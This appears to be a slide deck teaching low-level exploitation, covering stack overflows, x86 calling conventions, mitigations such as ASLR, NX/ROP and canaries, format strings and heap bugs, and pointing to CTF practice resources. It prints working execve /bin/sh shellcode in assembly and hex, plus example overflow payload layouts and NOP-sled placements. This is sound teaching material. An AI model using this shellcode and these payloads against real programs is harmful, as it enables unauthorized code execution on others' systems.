From Overflow to Shell

An Introduction to low-level exploitation

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
Agenda

What is an exploit?

- Unintended behaviour
- State machine
  - Initial state
  - Reachable state
  - Invalid state
- Exploit
  - Invalid state
  - "Dangerous" subset
- Vulnerability
  - Unintended transition (bug)
  - Leading to an exploit



A note on data

- Bits, groups of bits
    - nibble, byte, word, dword, qword
- Integer, text, code, addresses

```
65 66 67 68,
"ABCD",
inc ecx; inc edx; inc ebx; inc esp,
0x44434241
```

- Same data, different operation
    - Context
- Endianess, little vs big


```
Little: 0x44332211 = 0x11 0x22 0x33 0x44
Big: 0x44332211 = 0x44 0x33 0x22 0x11
```

Where are we?

- Physics
- Circuits
- Machine code <-- *You are here*
    - Assembler
- Low-level code: C, Rust
- Mid-level code: Java, C#
- High-level code: Python, JS


x86 architecture 101

- Virtual memory
    - Stack, heap, code



x86 architecture 101

- Virtual memory
  - Stack, heap, code
- General purpose
  - EAX, EBX, ECX, EDX
- Special purpose
  - EIP, EBP, ESP



Calling convention

- Architecture specific
- x86, 32 bit

```
call 0xDEADBEEF
...
```

```
push eip+5
jmp 0xDEADBEEF
```

```
ret
```

```
pop eip
```

- args in reverse order


```
f(a,b)
```

```
push b
push a
call f
```

- base pointer

Calling convention

- Architecture specific
- x86, 32 bit
- `call 0xDEADBEEF = push eip; jmp 0xDEADBEEF`
- `ret = pop eip`
- args in reverse order
- base pointer



Stack buffer overflow

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address

```c
void vuln() {
  int local1;
  char buf[16];
  fgets(buf);
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
[AAAABBBBCCCCDDDD][EEEE][FFFF][GGGG]\0...
```

```
Program received signal SIGSEGV, Segmentation fault.
0x47474747 in example1 ()
```

Shellcode

- Code that launches a shell
- One of the general goals

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f ; "//sh"
push    $0x6e69622f ; "/bin", "/bin//sh"
mov     %esp,%ebx
push    %eax
push    %ebx
mov     %esp,%ecx
mov     $0xb,%al ; execve
int     $0x80 ; syscall
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Stack buffer overflow (-96)

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address
    - With shellcode address

```
void vuln() {
  int local1;
  char buf[16];
  fgets(buf);
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0xbffffdb4]\0...
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Shellcode placement

- Shellcode can be placed anywhere

```
void vuln() {
  int local1;
  char buf[12];
  fgets(buf);
}
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:
[AAAABBBBCCCCDDDD][EEEE][FFFF][0xbffffdd0]31C050682F2F7368682F62696E89E3505389E1B00BCD8000
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Shellcode placement

- Shellcode can be placed anywhere
- Don't need exact location
  - NOP creates margin

```
nop = 0x90
```

```
void vuln() {
  int local1;
  char buf[12];
  fgets(buf);
}
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:
[AAAABBBBCCCCDDDD][EEEE][FFFF][0xbffffdd0]
90909090909090909031C050682F2F7368682F62696E89E3505389E1B00BCD8000
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Protection: ASLR (-01)

- Base of stack random
  - Code still static
- Location unkown
- Gadget

```
0x4000104A:
jmp esp
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x????????:
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0x4000104A]
```

```
$ uname -a
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Protection: NX/DEP (-97)

- Random stack, static code
- Stack not executable, unkown location
- Gadgets
  - Return-oriented programming

```
0x4000104A:
...
pop eax
ret
```

```
0x4000106A:
...
pop ebx
pop ecx
ret
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x????????:
[AAAA...DDDD][EEEE][FFFF][0x4000104A][0xDEADBEEF][0x4000106A][0xCAFEBABE][0xFEEDF00D]
```

```
eax = 0xDEADBEEF
ebx = 0xCAFEBABE
ecx = 0xFEEDF00D
```

Protection: StackGuard (-98)

- Prevent the overflow
- Canary, secret value
- Controlled crash

```
void vuln() {
  int local1;
  char buf[12];
  fgets(buf);
}
```

```
void vuln() {
  push_stack_cookie(); // Compiler
  int local1;
  char buf[12];
  fgets(buf);
  check_stack_cookie(); // Compiler
}
```

```
SECRET = 0xfe481ac9
[buf (16 bytes)][local1 (4 bytes)][SECRET][saved bp (4 bytes)][ret address (4 bytes)]
```

```
[AAAA...DDDD][EEEE][FFFF][GGGG][0x4000104A]
0x464646466 != 0xfe481ac9
```

```
                      : ./a.out terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc-2.27.so (__fortify_fail+0x48) Aborted*
```

Other topics

- Format string vulnerability
- GOT, PLT
  - Protection: RELRO
- EBP overwrite
  - Create a new fake stack
- Partial overwrites

```
0x44434241 = 0x41 0x42 0x43 0x44
```

```
0xFF 0x42 0x43 0x44 = 0x444342FF
```

- Protection: Control-flow integrity (2014)
  - Bypass: JIT
- Protection: PAC (2017)
  - Bypass: TBA

Format string vulnerability


```
int printf ( const char * format, ... );

printf("Name: %s, age: %d", name, age); // Ok
printf(name); // Vulnerable
```

- Variable number of arguments
- Controlled by format string
- `EBP+4*(i+1)`
- Read direct: `%x`
- Read indirect: `%s`
- Write: `%n`
- Copy: `%0*x`
- Skip: `%4$08x`

Base pointer overwrite

- Fake stack
- Control local variables
- Absolute overwrite
- Partial overwrite



Other topics

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0x44434241 = 0x41 0x42 0x43 0x44
```

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- Protection: Control-flow integrity (2014)
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

A refresher on memory

- Physical
- Virtual
- Pages
- Memory allocator
  - libc (malloc/free)
  - other custom




Heap corruption: application layer

- Heap overflow
- Use after free
- Type confusion



Heap corruption: memory allocator

- Re-linking
- Double free



Want try it out?

- Capture the Flag, CTF
    - https://ctftime.org
    - https://capturetheflag.withgoogle.com
- Wargames
    - https://picoctf.com
    - http://pwnable.kr
    - https://overthewire.org
- YouTube
    - LiveOverflow
    - Gynvael Coldwind
    - MurmusCTF
    - ZetaTwo
- Tools
    - python + pwntools
    - gdb + pwndbg
    - radare2, IDA, binary ninja
- Educational
    - https://github.com/RPISEC/MBE
    - https://github.com/shellphish/how2heap

Questions?